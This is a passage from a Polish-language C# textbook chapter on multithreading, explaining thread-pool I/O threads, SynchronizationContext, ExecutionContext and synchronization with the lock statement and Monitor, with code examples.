zazwyczaj będziemy używać metody `SetMaxThreads`, by określić znacznie mniejsze limity wątków — przy niektórych obciążeniach okazuje się, że zmniejszenie liczby wątków poprawia wydajność, gdyż ogranicza współzawodnictwo wątków o zasoby systemowe.

## Wątki kończenia operacji wejścia-wyjścia

Pula wątków może zawierać wątki dwóch rodzajów: robocze oraz wątki kończenia operacji wejścia-wyjścia. Wątki robocze służą do wykonywania delegatów, które umieszczały w kolejce przy wykorzystaniu opisanych wcześniej technik uruchamiania zadań (choć zgodnie z informacjami podanymi w punkcie „„Mechanizmy szeregujące”” można stosować różne strategie obsługi wątków).

Klasa `ThreadPool` używa także tych wątków podczas korzystania z metody

`QueueUserWorkItem`. Wątki tego drugiego rodzaju są używane w celu wykonywania podawanych przez nas metod zwrotnych, wywoływanych w momencie zakończenia operacji wejścia-wyjścia (takiej jak odczyt danych z dysku lub gniazda) wykonywanej w sposób asynchroniczny.

Samo CLR korzysta z mechanizmu portu kończenia operacji wejścia-wyjścia, udostępnianego przez system Windows w celu efektywnej obsługi wielu wykonywanych wspólnie, asynchronicznych operacji wejścia-wyjścia. Pula wątków oddziela te z nich, które obsługują port kończenia operacji wejścia-wyjścia. W ten sposób można zmniejszyć prawdopodobieństwo wystąpienia zakleszczenia, kiedy zostanie wyczerpana maksymalna dostępna w systemie liczba wątków. Gdyby CLR nie oddzielało wątków obsługi operacji wejścia-wyjścia od wszystkich pozostałych, mogłoby dojść do sytuacji, w której wszystkie wątki w systemie będą zajęte, oczekując na wykonanie operacji wejścia-wyjścia, a to oznaczałoby zakleszczenie systemu, ponieważ zabrakłoby wątków do obsługi zakończenia operacji wejścia-wyjścia, na które oczekują inne wątki.

W praktyce zazwyczaj można nie zwracać uwagi na odróżnianie wątków wejścia-wyjścia od zwykłych wątków roboczych, gdyż to CLR decyduje, które z nich będą używane. Niemniej jednak od czasu do czasu będziemy mieli wpływ na te decyzje. Na przykład: jeśli z jakiegoś powodu zdecydujemy się zmienić rozmiar puli wątków, to będziemy musieli określić dopuszczalne limity wątków roboczych oraz wątków kończenia operacji wejścia-wyjścia — metoda `SetMaxThreads`, o której już wspomniałem wcześniej, wymaga podania dwóch argumentów.

## Powinowactwo do wątku oraz klasa `SynchronizationContext`

Niektóre obiekty wymagają, by ich używać wyłącznie w określonych wątkach. Dotyczy to w szczególności kodu związanego z usługą interfejsu użytkownika — wszystkie technologie bazujące na języku XAML (czyli WPF, Silverlight, Windows Phone oraz .NET Core XAML) wymagają, by wszystkie obiekty interfejsu użytkownika były używane w tym samym wątku, w którym zostały utworzone. Zjawisko to nazywamy *powinowactwem do wątku* (ang. *thread affinity*) i choć najczęściej występuje ono właśnie w zagadnieniach związanych z interfejsem użytkownika, to można się z nim także spotkać w rozwiązaniach korzystających z mechanizmów współdziałania — na przykład niektóre obiekty COM cechują się powinowactwem do wątku.

Podczas pisania kodu wielowątkowego powinowactwo do wątku może nieco utrudnić życie. Założymy, że uważnie zaprojektowaliśmy wielowątkowy algorytm, potrafiący wykorzystywać wszystkie wątki sprzętowe dostępne na komputerze użytkownika, dzięki czemu znaczco poprawia on wydajność działania aplikacji uruchamianej na komputerach z procesorami wielordzeniowymi w porównaniu z

uruchamianiem jej na komputerach z procesorami jednordzeniowymi. Kiedy algorytm zostanie zakończony, chcemy wyświetlić wyniki. Pokrewieństwo do wątku, którym cechują się wszystkie obiekty interfejsu użytkownika, sprawia, że tę ostatnią czynność musimy wykonać w ścisłe określonym wątku; jednak nasz wielowątkowy kod może działać w taki sposób, że wyniki są dostępne w innym wątku. (W rzeczywistości raczej będziemy unikali korzystania z wątku obsługi interfejsu użytkownika do wykonywania operacji, które w znacznym stopniu obciążają procesor, by zagwarantować sprawne i szybkie reagowanie aplikacji na poczynania użytkownika w trakcie wykonywania innych operacji). Jeśli spróbujemy zaktualizować interfejs użytkownika aplikacji z poziomu jakiegoś innego wątku, to platforma obsługi interfejsu użytkownika zgłosi wyjątek, informując o naruszeniu zasad powinowactwa do wątku. Innymi słowy, będącymi musielni w jakiś sposób przekazać komunikat z powrotem do wątku obsługi interfejsu użytkownika, tak aby to on wyświetlił wyniki.

Biblioteka klas .NET Framework udostępnia klasę `SynchronizationContext`, która służy nam pomocą w takich sytuacjach. Statyczna właściwość `Current` tej klasy zwraca instancję klasy `SynchronizationContext` reprezentującą wątek, w którym jest wykonywany bieżący kod. Na przykład w aplikacjach WPF, .NET Core lub Silverlight, jeśli pobierzemy wartość tej właściwości w wątku obsługi interfejsu użytkownika, uzyskamy obiekt skojarzony z tym wątkiem. Obiektu zwróconego przez właściwość `Current` można użyć w dowolnym wątku, zawsze gdy tylko musimy wykonać jakąś operację w wątku obsługi interfejsu użytkownika. Przykład z [Przykład 17-8](#) używa tej właściwości, by móc wykonać jakąś potencjalnie długotrwałą operację przy użyciu puli wątków, a następnie zaktualizować interfejs aplikacji, używając do tego celu wątku obsługi interfejsu użytkownika.

#### Przykład 17-8. Stosowanie puli wątków oraz klasy `SynchronizationContext`

```
private void findButton_Click(object sender, RoutedEventArgs e)
{
    SynchronizationContext uiContext = SynchronizationContext.Current;

    Task.Factory.StartNew(() =>
    {
        string pictures =
            Environment.GetFolderPath(Environment.SpecialFolder.MyPictures);
        var folder = new DirectoryInfo(pictures);
        FileInfo[] allFiles =
            folder.GetFiles("*.jpg", SearchOption.AllDirectories);
        FileInfo largest =
            allFiles.OrderByDescending(f => f.Length).FirstOrDefault();

        uiContext.Post(unusedArg =>
    {

```

```
        outputTextBox.Text = string.Format("Największym plikiem ({0}MB) jest {1}",
            largest.Length / (1024 * 1024), largest.FullName);
    },
    null);
});
}
```

Powyższy przykład wykorzystuje zdarzenie `Click` przycisku. (Powyższy przykład przedstawia fragment aplikacji WPF. Technologia Silverlight oraz .NET Core Profile narzucają znacznie większe ograniczenia na możliwości korzystania z systemu plików, dlatego też zastosowany tu kod wykonujący długotrwałe operacje musiałby wyglądać nieco inaczej, niemniej jednak klasa `SynchronizationContext` działa w tych środowiskach dokładnie tak samo). Elementy interfejsu użytkownika zgłoszają swoje zdarzenia w wątku obsługi interfejsu, a zatem kiedy w pierwszym wierszu procedury obsługi kliknięcia pobieramy bieżący obiekt

`SynchronizationContext`, będzie on reprezentował właśnie wątek obsługi interfejsu użytkownika. Następnie nasz kod wykonuje jakieś operacje, używając przy tym puli wątków. Korzystamy przy tym z klasy `Task`. Nasz kod przegląda wszystkie zdjęcia umieszczone w katalogu *Obrazy* i odnajduje największy z nich — operacja ta może zatem trochę potrwać. Wykonywanie takich długotrwałych operacji w wątku obsługi interfejsu użytkownika jest bardzo złym pomysłem, oznacza to bowiem, że kiedy wątek będzie zajęty, umieszczone w nim komponenty nie będą w stanie reagować na poczynania użytkownika. Dlatego też realizacja takich operacji z użyciem puli wątków jest dobrym pomysłem.

W tym przykładzie problem związany z wykorzystaniem puli wątków polega na tym, że po zakończeniu operacji znajdujemy się w wątku, który nie pozwala na aktualizację interfejsu użytkownika. Nasz kod aktualizuje zawartość właściwości `Text` pola tekstowego, a próba wykonania tej operacji w jednym z wątków z puli spowodowałaby zgłoszenie wyjątku. Dlatego też kiedy zamierzone operacje zostaną już wykonane, nasz kod korzysta z pobranego wcześniej obiektu `SynchronizationContext` i wywołuje jego metodę `Post`. Metoda ta pozwala na przekazanie delegatu i powoduje jego wykonanie w wątku obsługi interfejsu użytkownika. (Metoda ta w niewidoczny sposób wysyła komunikat do pętli obsługi komunikatów systemu Windows, a kiedy zostanie on odebrany przez główną pętlę obsługi komunikatów wątku obsługi interfejsu użytkownika, ten wykona przekazany delegat).

## PODPOWIEDŹ

Metoda `Post` nie czeka na zakończenie wykonywanych operacji. Jest co prawda metoda, która będzie czekać, aż przekazana operacja zostanie zakończona, jednak nie polecam korzystania z niej. Metoda ta nosi nazwę `Send`. Blokowanie wątku roboczego w oczekiwaniu na zakończenie czynności wykonywanych przez wątek obsługi interfejsu użytkownika jest ryzykowne, gdyż jeśli także ten wątek zostanie zablokowany w oczekiwaniu na wykonanie operacji przez jakieś inne wątki robocze, to może wystąpić zakleszczenie aplikacji. Stosując metodę `Post`, można uniknąć tego niebezpieczeństwa, gdyż zapewniamy w ten sposób możliwość wykonywania wątku roboczego współbieżnie z wątkiem obsługi interfejsu użytkownika.

W przykładzie z [Przykład 17-8](#) właściwość `SynchronizationContext.Current` jest pobierana jeszcze w momencie, kiedy kod jest wykonywany w wątku obsługi interfejsu użytkownika, zanim sterowanie zostanie przeniesione do puli wątków. Jest to bardzo ważne, gdyż ta właściwość statyczna jest zależna od bieżącego kontekstu — zwróci ona kontekst reprezentujący wątek obsługi interfejsu użytkownika, wyłącznie jeśli dany kod będzie w nim wykonywany. Jeśli spróbujemy odczytać wartość tej właściwości w jednym z wątków puli, to zwrócony przez nią obiekt kontekstu nie spowoduje przekazania realizowanych operacji do wątku obsługi interfejsu użytkownika.

Klasa `SynchronizationContext` nie jest przeznaczona do użycia wyłącznie w aplikacjach klienckich. Można z niej korzystać także na internetowej platformie ASP.NET. ASP.NET udostępnia różne obiekty służące do obsługi bieżącego żądania za pośrednictwem statycznej właściwości `HttpContext.Current`. Jeśli piszemy asynchroniczną procedurę obsługi żądań HTTP, to możemy wykorzystać technikę podobną do tej z [Przykład 17-8](#), by wykonywać kod ponownie w kontekście żądania.

Mechanizm klasy `SynchronizationContext` jest rozszerzalny, a zatem w razie takiej potrzeby możemy zdefiniować jej typ pochodny i wywoływać jego statyczną metodę `SetSynchronizationContext`, by sprawić, że nasz kontekst stanie się bieżącym kontekstem wątku. Takie rozwiązanie może być przydatne w rozwiązaniach związanych z testami jednostkowymi — pozwala ono bowiem pisać testy, które będą sprawdzać, czy obiekty prawidłowo współpracują z klasą `SynchronizationContext`, i to bez konieczności tworzenia prawdziwego interfejsu użytkownika.

## Klasa `ExecutionContext`

Klasa `SynchronizationContext` ma kuzynkę o nieco bardziej wyczerpujących możliwościach; jest nią klasa `ExecutionContext`. Udostępnia ona podobne usługi, pozwalając na pobranie bieżącego kontekstu, a następnie użycie go w późniejszym

czasie do wykonania przekazanego delegatu. Bieżący kontekst pobiera się przy użyciu metody `ExecutionContext.Capture`. Jeśli wywołamy tę metodę w wątku posiadającym także kontekst synchronizacji (`SynchronizationContext`), to pobrany kontekst wykonywania oprócz kontekstu synchronizacji będzie także zawierał inne informacje.

Kontekst wykonywania zawiera informacje związane z bezpieczeństwem, takie jak to, czy bieżący stos wywołań zawiera jakiś kod obdarzony częściowym zaufaniem. Pamięć lokalna wątku nie jest przez niego pobierana, jednak kontekst zawiera wszelkie informacje dostępne w bieżącym logicznym kontekście wywołania. Dostęp do nich można uzyskać za pośrednictwem klasy `CallContext`, która udostępnia metody `LogicalSetData` oraz `LogicalGetData` pozwalające odpowiednio na zapisywanie i pobieranie par nazwa i wartość. Informacje te są zazwyczaj skojarzone z bieżącym wątkiem, jeśli jednak będziemy wywoływać kod w przechwyconym kontekście wykonywania, to spowoduje on udostępnienie informacji z kontekstu logicznego i to nawet jeśli kod będzie wykonywany w zupełnie innym wątku.

Platforma .NET Framework sama używa klasy `ExecutionContext` za każdym razem, gdy jakaś długotrwała operacja, która zaczęła być wykonywana w jednym wątku, później jest realizowana w innym (może się tak działać w przypadku stosowania różnych wzorców wykonywania asynchronicznego, opisanych w dalszej części tego rozdziału). Przenoszenie kontekstu z wątku początkowego do jakiegoś innego zapewnia, że takie asynchroniczne wywołania nie będą powodowały powstawiania luk w systemie zabezpieczeń. W przeciwnym razie kod obdarzony częściowym zaufaniem mógłby być w stanie wykonać jakiś kod krytyczny pod względem bezpieczeństwa — wystarczyłoby przekazać go jako metodę zwrotną do jakiejś operacji asynchronicznej, omijając w ten sposób standardowe mechanizmy kontroli zabezpieczeń używane przez CLR.

Kontekstu wykonywania należy używać, by unikać podobnych błędów związanych z bezpieczeństwem, jeśli piszemy kod, który pobiera (być może od jakichś innych wątków) metody zwrotne, które później sam będzie wykonywał. W tym celu należy wywołać metodę `Capture`, by pobrać kontekst wykonywania, który następnie zostanie przekazany do metody `Run` w celu wywołania delegatu. Przykład zastosowania klasy `ExecutionContext` został przedstawiony na [Przykład 17-9](#).

### Przykład 17-9. Korzystanie z klasy `ExecutionContext`

```
public class Defer
{
    private readonly Action _callback;
    private readonly ExecutionContext _context;
```

```

public Defer(Action callback)
{
    _callback = callback;
    _context = ExecutionContext.Capture();
}

public void Run()
{
    ExecutionContext.Run(_context, (unusedStateArg) => _callback(), null);
}

```

Przechwycony obiekt `ExecutionContext` nie może być jednocześnie używany w wielu różnych wątkach. Czasami może się pojawić potrzeba wywołania wielu różnych metod w danym kontekście, a w środowisku wielowątkowym możemy nie być w stanie zagwarantować, że poprzednia metoda została zakończona przed wywołaniem kolejnej. Z myślą o takich sytuacjach klasa `ExecutionContext` udostępnia metodę `CreateCopy`, która tworzy kopię kontekstu, pozwalając nam tym samym na wykonywanie wielu jednocześnie wywołań przy wykorzystaniu odpowiednich kontekstów.

## Synchronizacja

Czasami będziemy chcieli napisać wielowątkowy kod, w którym poszczególne wątki będą miały dostęp do tego samego stanu<sup>[72]</sup>. Na przykład w rozdziale 5 sugerowałem, że serwer mógłby używać obiektu typu `Dictionary< TKey , TValue >` jako jednego z elementów implementacji pamięci podręcznej, by unikać wielokrotnego wykonywania tych samych operacji podczas obsługi podobnych żądań. Choć w niektórych rozwiązaniach takie przechowywanie danych w pamięci podręcznej może zapewniać dużą poprawę wydajności działania, to jednocześnie w środowiskach wielowątkowych stawia przed programistą poważne wyzwania. (A jeśli pracujemy nad kodem aplikacji serwerowej, która musi sprostać dużym wymaganiom, jeśli chodzi o wydajność działania, to najprawdopodobniej będziemy musieli używać większej liczby wątków do obsługi odbieranych żądań). Oto co można znaleźć w sekcji „Thread Safety”<sup>[73]</sup> dokumentacji klasy słownika:

*Klasa `Dictionary< TKey , TValue >` może równolegle obsługiwać wielu czytelników, o ile tylko kolekcja nie jest modyfikowana. Niemniej jednak operacja przeglądania kolekcji nie jest bezpieczna pod względem wielowątkowości. W rzadkich przypadkach, gdy przeglądanie zawartości kolekcji rywalizuje z operacjami zapisu, kolekcja musi zostać zablokowana na cały czas trwania operacji przeglądania. Aby zapewnić możliwość dostępu do kolekcji wielu wątkom, które chcą wykonywać operacje odczytu i zapisu, należy zaimplementować własne mechanizmy synchronizacji.*

To i tak lepiej niż można by się spodziewać — przeważająca większość typów w bibliotece klas .NET Framework w ogóle nie obsługuje możliwości

wielowątkowego korzystania z obiektów danej klasy. Najczęściej w dokumentacji można znaleźć następujące stwierdzenie:

*Wszelkie publiczne składowe statyczne (wspólne w Visual Basicu) tego typu są bezpieczne pod względem wielowątkowości. Wszelkie składowe instancji nie gwarantują bezpieczeństwa pod tym względem.*

Innymi słowy, większość typów zapewnia obsługę wielowątkowości na poziomie klasy, jednak poszczególne instancje muszą być w danej chwili używane tylko w jednym wątku. Klasa `Dictionary<TKey, TValue>` jest bardziej hojna pod tym względem: jawnie obsługuje wiele wspólnie dostępnych operacji odczytu, co wydaje się całkowicie wystarczające na potrzeby naszej implementacji pamięci podręcznej. Kiedy jednak w grę wchodzą modyfikacje, to musimy zapewnić, że kolekcja nie tylko nie będzie jednocześnie modyfikowana z wielu wątków, lecz także, że podczas modyfikacji nie będą wykonywane żadne operacje odczytu.

Ogólne klasy kolekcji dają podobne gwarancje (w odróżnieniu od przeważającej większości pozostałych klas dostępnych w bibliotece .NET Framework). Na przykład wszystkie klasy `List<T>`, `Queue<T>`, `Stack<T>`, `SortedDictionary<TKey, TValue>`, `HashSet<T>` oraz `SortedSet<T>` zapewniają możliwość równoległego odczytu z wielu wątków. (Jeśli zamierzamy modyfikować zawartość którejkolwiek z tych kolekcji, to musimy zagwarantować, że żaden inny wątek nie będzie w tym samym czasie ani odczytywał, ani modyfikował jej zawartości). Oczywiście zawsze zanim spróbujemy użyć jakiegoś typu w kodzie wielowątkowym, należy sprawdzić jego dokumentację<sup>[74]</sup>. Trzeba pamiętać, że typy interfejsów kolekcji ogólnych nie dają żadnych gwarancji dotyczących bezpieczeństwa pod względem wielowątkowości — choć klasa `List<T>` zapewnia możliwość wspólnego odczytu, to jednak możliwością tą nie będą dysponować wszystkie implementacje interfejsu `IList<T>`. (Na przykład wyobraźmy sobie implementację, która operuje na danych, do których dostęp potencjalnie może zajmować dużo czasu, takich jak zawartość pliku. W takim przypadku całkiem sensownym rozwiązaniem może być wykorzystanie jakichś sposobów przechowywania danych w pamięci podręcznej, by operacje odczytu mogły być wykonywane szybciej. Odczyt elementu z takiej listy może pociągać za sobą zmianę jej wewnętrznego stanu, dlatego też próby odczytu mogłyby zakończyć się niepowodzeniem, gdyby były wykonywane jednocześnie przez wiele wątków, a kod nie próbowałby się przed tym w żaden sposób zabezpieczyć).

Jeśli jesteśmy w stanie zagwarantować, że struktura danych nigdy nie będzie modyfikowana, kiedy będzie z niej korzystał kod wielowątkowy, to obsługa wielowątkowości, jaką dysponuje wiele klas kolekcji, będzie w zupełności wystarczająca. Jeśli jednak jakieś wątki będą musiały zmodyfikować wspólny stan, to pojawi się konieczność synchronizacji dostępu do tych danych. Z myślą o takich sytuacjach .NET Framework udostępnia różne mechanizmy synchronizacji, których

możemy używać, by zapewnić, że w razie konieczności poszczególne wątki będą uzyskiwały dostęp do danych w określonej kolejności. W tym podrozdziale przedstawione zostaną najczęściej używane z nich.

## Monitory oraz słowo kluczowe lock

Pierwszą możliwością synchronizacji wielowątkowego użycia wspólnego stanu, którą warto rozważyć, jest zastosowanie klasy `Monitor`. Rozwiążanie to jest popularne, gdyż cechuje się wydajnością, prostym modelem działania oraz bezpośrednim wsparciem ze strony języka C#, dzięki któremu korzystanie z niego jest bardzo proste. **Przykład 17-10** przedstawia klasę, która używa słowa kluczowego `lock` (które z kolei używa klasy `Monitor`) za każdym razem, gdy jej wewnętrzny stan jest odczytywany lub modyfikowany. W ten sposób klasa zapewnia, że w danej chwili tylko jeden wątek będzie mógł uzyskać dostęp do jej stanu.

### Przykład 17-10. Zabezpieczanie stanu przy użyciu słowa kluczowego lock

```
public class SaleLog
{
    private readonly object _sync = new object();

    private decimal _total;

    private readonly List<string> _saleDetails = new List<string>();

    public decimal Total
    {
        get
        {
            lock (_sync)
            {
                return _total;
            }
        }
    }

    public void AddSale(string item, decimal price)
    {
        string details = string.Format("{0} sprzedano za {1}", item, price);
        lock (_sync)
        {
            _total += price;
            _saleDetails.Add(details);
        }
    }

    public string[] GetDetails(out decimal total)
    {
```

```
    lock (_sync)
    {
        total = _total;
        return _saleDetails.ToArray();
    }
}
```

Aby użyć słowa kluczowego `lock`, należy podać referencję do obiektu oraz blok kodu. Kompilator C# generuje kod, który sprawi, że CLR zapewni, że w danej chwili dla przekazanego obiektu wewnątrz bloku kodu poprzedzonego słowem kluczowym `lock` będzie się znajdował tylko jeden wątek. Założymy, że utworzyliśmy jedną instancję klasy `SaleLog` i w jednym wątku wywołaliśmy metodę `AddSale`, a w tym samym momencie w drugim wątku wywołaliśmy metodę `GetDetails`. Oba wątki dotrą do instrukcji `lock`, przekazując do niej to samo pole `_sync`. Każdy z wątków dotrze do instrukcji `lock` jako pierwszy, będzie mógł wykonać umieszczony za nią blok kodu. Drugi wątek będzie musiał zaczekać — nie będzie w stanie rozpoczęć wykonywania bloku kodu za instrukcją `lock`, dopóki pierwszy wątek go nie opuści.

Klasa `SaleLog` korzysta ze swoich pól wyłącznie wewnątrz bloków `lock` korzystających z argumentu `_sync`. Oznacza to, że wszystkie odwołania do pól tej klasy będą szeregowane (w kontekście współbieżnej realizacji kodu oznacza to, że poszczególne wątki uzyskują dostęp do pola jeden po drugim, a nie jednocześnie). Kiedy metoda `GetDetails` odczytuje wartości obu pól — `_total` oraz `_saleDetails` — może mieć pewność, że stan obiektu będzie spójny — suma będzie odpowiadała bieżącej zawartości listy sprzedaży, ponieważ kod, który modyfikuje te informacje, robi to w jednym bloku `lock`. Oznacza to, że z punktu widzenia wszystkich innych bloków `lock` używających obiektu `_sync` operacja aktualizacji obu tych właściwości będzie sprawiać wrażenie operacji niepodzielnej.

Może się wydawać, że używanie bloku `lock` nawet wewnątrz akcesora `get` zwracającego wartość sumy transakcji jest lekką przesadą. Niemniej jednak wartości typu `decimal` są liczbami 128-bitowymi, zatem dostępu do danych tego typu nie można wykonać jako operacji niepodzielnej — bez użycia instrukcji `lock` istniałoby potencjalne prawdopodobieństwo, że zwrócona wartość stanowiłaby zlepek dwóch lub większej liczby wartości, które pole `_total` posiadało w różnych momentach. (Na przykład dolne 64 bity mogłyby pochodzić ze starszej wartości niż górne 64 bity). CLR gwarantuje niepodzielne operacje odczytu wyłącznie dla danych, których rozmiar nie przekracza 4 bajtów. (Gwarancja ta dotyczy także jedynie prawidłowo wyrównanych pól, jednak w C# wszystkie pola będą tak

rozmieszczone, chyba że pisząc kod korzystający z mechanizmów współdziałania, celowo zażądamy ich innego rozmieszczenia, co można zrobić, używając technik opisanych w [Rozdział 21.](#)).

Niewielkim, lecz bardzo istotnym szczegółem kodu z [Przykład 17-10](#) jest to, że zawsze gdy klasa `SaleLog` zwraca informacje o swoim wewnętrznym stanie, zwraca ich kopię. Właściwość `Total` jest typu `decimal`, który jest typem wartościowym, a w takim przypadku zawsze jest zwracana kopia wartości. Natomiast w przypadku listy wpisów metoda `GetDetails` wywołuje metodę `ToArrray`, która tworzy nową tablicę zawierającą kopię bieżącej zawartości listy. Bezpośrednie zwarcanie referencji przechowywanej w polu `_saleDetails` byłoby błędem, gdyż zapewniłoby kodowi spoza klasy `SaleLog` możliwość odczytu i modyfikacji zawartości listy poza blokami `lock`. Nam zależy natomiast na tym, by zagwarantować synchronizację wszystkich odwołań do kolekcji, a taką możliwość stracimy, jeśli klasa będzie udostępniać referencje do swego wewnętrznego stanu.

### PODPOWIEDŹ

Jeśli piszemy kod wykonujący jakieś operacje wielowątkowe, które w pewnym momencie zostaną zatrzymane, to nic nie stoi na przeszkodzie, by udostępniać referencje do stanu w momencie, kiedy realizacja tych operacji już zostanie zatrzymana. Jeśli jednak wielowątkowe operacje na obiekcie nie zostały zakończone, to będziemy musieli zapewnić, że wszelkie odwołania do stanu obiektu będą odpowiednio chronione.

W instrukcji `lock` można podawać wyłącznie referencje do obiektów, można się zatem zastanawiać, dlaczego w powyższym przykładzie użyliśmy do tego specjalnego obiektu, a nie skorzystali z referencji `this`? Takie rozwiązanie zdałoby egzamin, jednak problem polega na tym, że referencja `this` nie jest prywatna — to dokładnie ta sama referencja, z której może korzystać dowolny kod w celu odwoływania się do danego obiektu. Stosowanie publicznie dostępnej cechy naszego obiektu w celu synchronizacji dostępu do jego prywatnego stanu jest nierożważne; jakiś zupełnie inny kod może bowiem uznać, że z jego punktu widzenia wygodnie będzie skorzystać z referencji do naszego obiektu w jakichś blokach `lock` zupełnie niezwiązanych z naszą klasą. W tym przypadku takie rozwiązanie zapewne nie doprowadziłoby do żadnych problemów, jednak gdyby kod był bardziej złożony, to spowodowałoby ono konceptualne powiązanie dwóch niezależnych, współbieżnych działań w sposób, który mógłby spowodować obniżenie wydajności działania lub nawet zakleszczenie programu. Dlatego też podczas tworzenia kodu lepiej postępować w sposób zachowawczy i w instrukcjach `lock` używać referencji, do których jedynie nasz kod ma dostęp. Oczywiście

mogliśmy użyć w tym celu pola `_saleDetails`, gdyż odwołuje się ono do obiektu, do którego tylko nasza klasa ma dostęp. Niemniej jednak nawet jeśli sami staramy się programować zachowawczo, nie oznacza to, że inni programiści są równie ostrożni; dlatego generalnie rzecz biorąc, bezpieczniej jest unikać stosowania w instrukcji `lock` instancji klas, których sami nie napisaliśmy, gdyż nigdy nie możemy być pewni, czy nie używają one referencji `this` do celów blokowania.

W każdym razie to, że do blokowania można używać dowolnych referencji, jest nieco dziwne. Większość innych mechanizmów synchronizacji dostępnych w .NET Framework używa w tym celu instancji jakichś konkretnych typów. (Na przykład: jeśli zależy nam na synchronizacji operacji odczytu i zapisu, to możemy w tym celu skorzystać z instancji klasy `ReaderWriterLockSlim`, a nie z instancji dowolnego typu). Klasa `Monitor` (które używa instrukcja `lock`) jest wyjątkiem, który pochodzi jeszcze z czasów, kiedy konieczne było zapewnienie pewnej zgodności z językiem Java (w którym używany jest podobny mechanizm synchronizacji dostępu). Nie ma to jednak znaczenia z punktu widzenia tworzenia nowoczesnych aplikacji w .NET Framework i stanowi raczej historyczną ciekawostkę. Zastosowanie unikatowego obiektu, którego jedynym przeznaczeniem będzie pełnienie funkcji argumentu instrukcji `lock`, powoduje minimalne narzuty (zwłaszcza jeśli uwzględnimy koszty samego blokowania), a jednocześnie ułatwia zrozumienie zastosowanego sposobu synchronizacji.

### PODPOWIĘDŹ

Argumentem instrukcji `lock` nie może być dana typu wartościowego — C# nie pozwala na to i z całkiem poważnych powodów. Kompilator przeprowadza niejawną konwersję argumentu na typ `object`, co w przypadku typów referencyjnych nie wymaga od CLR wykonywania jakichkolwiek operacji w trakcie działania programu. Jednak kiedy próbujemy skonwertować na typ `object` daną typu wartościowego, konieczne jest utworzenie obiektu — tak zwanego opakowania. To właśnie ten obiekt zostałby użyty jako argument instrukcji `lock` i właśnie to stanowiłoby problem, ponieważ każda próba skonwertowania danej typu wartościowego na referencję typu `object` powodowałaby utworzenie nowego obiektu. A zatem w każdej instrukcji `lock` byłby używany inny obiekt, a to oznaczałoby, że w praktyce nie ma żadnej synchronizacji. Właśnie z tego powodu kompilator nie pozwala na stosowanie typów wartościowych w instrukcji `lock`.

### Jak jest przekształcana instrukcja `lock`

Każdy blok umieszczany za słowem kluczowym `lock` realizuje trzy operacje: w pierwszej kolejności wywołuje metodę `Monitor.Enter`, przekazując do niej argument instrukcji `lock`. Następnie próbuje wykonać kod umieszczony w bloku za instrukcją `lock`. I w końcu kiedy ten blok zostanie już wykonany, to zazwyczaj wywoływana jest metoda `Monitor.Exit`. Jednak ze względu na wyjątki cały ten

proces nie jest aż tak prosty. Kod wciąż wywoła metodę `Monitor.Exit`, nawet jeśli wewnątrz bloku został zgłoszony wyjątek, niemniej jednak musi on także uwzględnić możliwość, że wyjątek zostanie zgłoszony przez metodę `Monitor.Enter`, co sprawi, że nie będziemy dysponować blokadą i nie możemy wywoływać metody `Monitor.Exit`. Przykład 17-11 pokazuje, jak wygląda blok instrukcji `lock` umieszczony wewnątrz metody `GetDetails` z Przykład 17-10 przetworzony przez kompilator.

### Przykład 17-11. Sposób przetwarzania bloku instrukcji lock

```
bool lockWasTaken = false;
var temp = _sync;
try
{
    Monitor.Enter(temp, ref lockWasTaken);
    {
        total = _total;
        return _saleDetails.ToArray();
    }
}
finally
{
    if (lockWasTaken)
    {
        Monitor.Exit(temp);
    }
}
```

`Monitor.Enter` jest metodą, której zadanie polega na wykryciu, czy jakiś inny wątek uzyskał wcześniej blokadę, a jeśli tak, to dodatkowo musi ona sprawić, by bieżący wątek poczekał, aż blokada zostanie zwolniona. Jeśli wywołanie tej metody w ogóle się zakończy, będzie oznaczało, że wszystko jest w porządku. (Jej wywołanie może także doprowadzić do zakleszczenia, jednak w takim przypadku wywołanie nie zostanie zakończone). Istnieje także niewielkie prawdopodobieństwo tego, że wywołanie metody zakończy się niepowodzeniem ze względu na wystąpienie wyjątku asynchronicznego, takiego jak przerwanie wykonywania wątku. Choć takie sytuacje są dosyć niezwykłe, to jednak kod generowany przez kompilator je uwzględnia — to właśnie ze względu na nie stosowana jest zmienna `lockWasTaken`. (Swoją drogą, w rzeczywistości kompilator nada jej całkowicie bezsensowną, wygenerowaną nazwę. W powyższym przykładzie zmieniłem ją, by zrozumienie kodu było łatwiejsze). Aby zagwarantować, że pobranie blokady będzie operacją niepodzielnią, metoda `Monitor.Enter` aktualizuje flagę określającą, czy blokada została pobrana i czy blok `finally` spróbuje wywołać metodę `Exit` tylko i wyłącznie w przypadku, gdy faktycznie udało się pobrać blokadę.

Metoda `Monitor.Exit` informuje CLR, że nie potrzebujemy już wyłącznego dostępu do synchronizowanego zasobu, a jeśli jakieś inne wątki oczekują w wywołaniu metody `Monitor.Enter` na dostęp do danego zasobu, to metoda `Monitor.Exit` zezwoli jednemu z nich na wznowienie działania. Kompilator umieszcza wywołanie tej metody wewnątrz bloku `finally`, gwarantując w ten sposób, że blokada zostanie zwolniona niezależnie do tego, czy blok został wykonany do końca, przerwany gdzieś w środku kodu, czy też przerwany na skutek zgłoszenia wyjątku.

Fakt, że blok instrukcji `lock` wywołuje metodę `Monitor.Exit` nawet w przypadku wystąpienia wyjątku, jest bronią obosieczną. Z jednej strony, pozwala zmniejszyć prawdopodobieństwo wystąpienia zakleszczenia, zapewniając, że blokady będą zwalniane nawet w przypadku wystąpienia jakiejś awarii. Jednak z drugiej strony, jeśli wyjątek zostanie zgłoszony w trakcie modyfikacji jakiegoś wspólnego stanu, to system może się stać niespójny; w takim przypadku zapewnienie innym wątkom możliwości dostępu do takiego stanu może doprowadzić do pojawienia się dalszych problemów. W niektórych sytuacjach lepszym rozwiązaniem w razie wystąpienia wyjątku mogłoby być zachowanie blokad — zakleszczony proces może spowodować mniejsze szkody niż działający proces, którego stan jest uszkodzony. Znacznie lepszym i solidniejszym rozwiązaniem jest napisanie kodu, który gwarantuje spójność stanu nawet w przypadku wystąpienia wyjątku. Można to zrobić bądź to poprzez wycofanie wszelkich zmian, jakie zostały wprowadzone, zanim wyjątek uniemożliwił dokonanie wszystkich modyfikacji, bądź też poprzez wprowadzanie zmian jako operacji niepodzielnej (na przykład poprzez umieszczenie nowego stanu w zupełnie odrębnym obiekcie i zastąpienie nim dotychczasowego stanu dopiero wtedy, gdy ten nowy obiekt zostanie w pełni zainicjowany). Niemniej jednak nie są to czynności, które kompilator może wykonać za nas automatycznie.

## Oczekiwanie i powiadomienia

